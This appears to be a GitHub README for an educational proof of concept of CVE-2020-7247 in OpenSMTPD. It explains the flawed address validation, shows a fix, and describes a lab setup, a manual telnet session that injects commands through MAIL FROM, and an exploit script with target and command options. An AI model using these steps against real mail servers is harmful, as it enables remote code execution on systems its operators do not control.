 simonschoeni/cve-2020-7247-poc
Proof of concept for CVE-2020-7247 for educational purposes.

This repository should serve as a base to set up and exploit CVE-2020-7247 in a controlled and private environment. All of the published code and configuration is solely ment for testing this vulnerability and not for abusing it against systems that are not your own/you don't have the permission to exploit them. The owner of this repository is not to be held accountable for the use of this tools by third parties.
The main issue in the code is that the mail validation does not work. It allows potentially dangerous characters to be passed in the MAIL FROM and RCPT TO fields.
The if the local part of the mail adress is invalid it is treated as valid because the code adds the domain part to it and interprets it as valid afterwards. This allows the attacker to execute abitiary code.
2189 static int
2190 smtp_mailaddr(struct mailaddr *maddr, char *line, int mailfrom, char **args,
2191     const char *domain)
2192 {
....
2218         if (!valid_localpart(maddr->user) ||
2219             !valid_domainpart(maddr->domain)) {
....
2229                 if (maddr->domain[0] == '\0') {
2230                         (void)strlcpy(maddr->domain, domain,
2231                             sizeof(maddr->domain));
2232                         return (1);
2233                 }
2234                 return (0);
2235         }
2236
2237         return (1);
2238 }
The code should look like the following in order to be safe:
2189 static int
2190 smtp_mailaddr(struct mailaddr *maddr, char *line, int mailfrom, char **args,
2191     const char *domain)
2192 {
....
2218         if (!valid_localpart(maddr->user) ||
2219             !valid_domainpart(maddr->domain)) {
....
2234                 return (0);
2235         }
2236
2237         return (1);
2238 }
Opensmtpd goes on to execute a so called MDA command. The command is used for delivering mail. It looks like the following:
asprintf(&dispatcher->u.local.command,
            "/usr/libexec/mail.local -f %%{mbox.from} %%{user.username}");
Here you may already see the problem. mbox.from is the senders address which is under complete control of the attacker. \
The attacker is however limited to only use characters in the shellcode which are not in the following list: !#$%&'*/?^{|}~+-=_!#$%&'*?{|}~
Fully disclosed here
One is free to choose the distribution to run the server on. I tested it on Ubuntu 18.04 LTS.
Execute chmod +x setup.sh in order to make the setup script executable. You can use it with a normal user since I only included sudo rights in the script wherever it is needed. (Of course your user needs to be a sudoer)
The setup script will install all required dependencies for smtpd itself and copy the configuration to their respective locations.
Opensmtpd 6.6.1 will be installed. \
If you need to run openstmpd manually or the script has some error execute the following:
cd /usr/local/sbin
sudo smtpd
OR
sudo smtpd -dv for debugging output
The configuration in this repository are just ment for local testing. They do not include external domains/advanced configuration.
aliases and smtpd.conf are the two configuration files necessary for the setup of this server. You are free to change them as you want. Keep in mind that the configuration was ment for my testing server. My servername was ase (smtpd.conf @ase directive) and my username was ase (aliases user configuration).
You will have to replace <YOUR IP> in smtpd.conf with the IP of your server. Otherwise smtpd will not start up.
In case you stumble upon any ip adresses and ports in this environment here are some key facts about the environment I used so you can change them accordingly:
asease192.168.1.4025192.168.1.311337The provided export uses Python 3.x. It uses the dependency pwn. In order to use this exploit you need to install pwntools using pip3 install pwntools.
Basically the exploit automatically exploits the vulnerability without requiring user interaction. However the exploit can be done manually without the python script.
As mentioned before the exploit may be executed without the provided python script. You will have to follow through the SMTP process manually. This can be done by either using netcat or telnet.
Here is one example on how this can be done manually:
telnet <Your Servers IP> 25
HELO attacker
250 ase Hello attacker [<client IP>], pleased to meet you
MAIL FROM:<;INSERT YOUR SHELLCODE HERE;>
250 2.0.0 Ok
RCPT TO:<root>
250 2.1.5 Destination address valid: Recipient ok
DATA
354 Enter mail, end with "." on a line by itself

Oh no you got pwned
.
250 2.0.0 48bb34d2 Message accepted for delivery

You may aswell use the provided script. The following parameters are possible
--targetHost specifies the target and is required.--targetPort specifies the target port and is required.--customCommand specifies the command to inject.shellcode.py serves as an example on how remote shell code may look like. \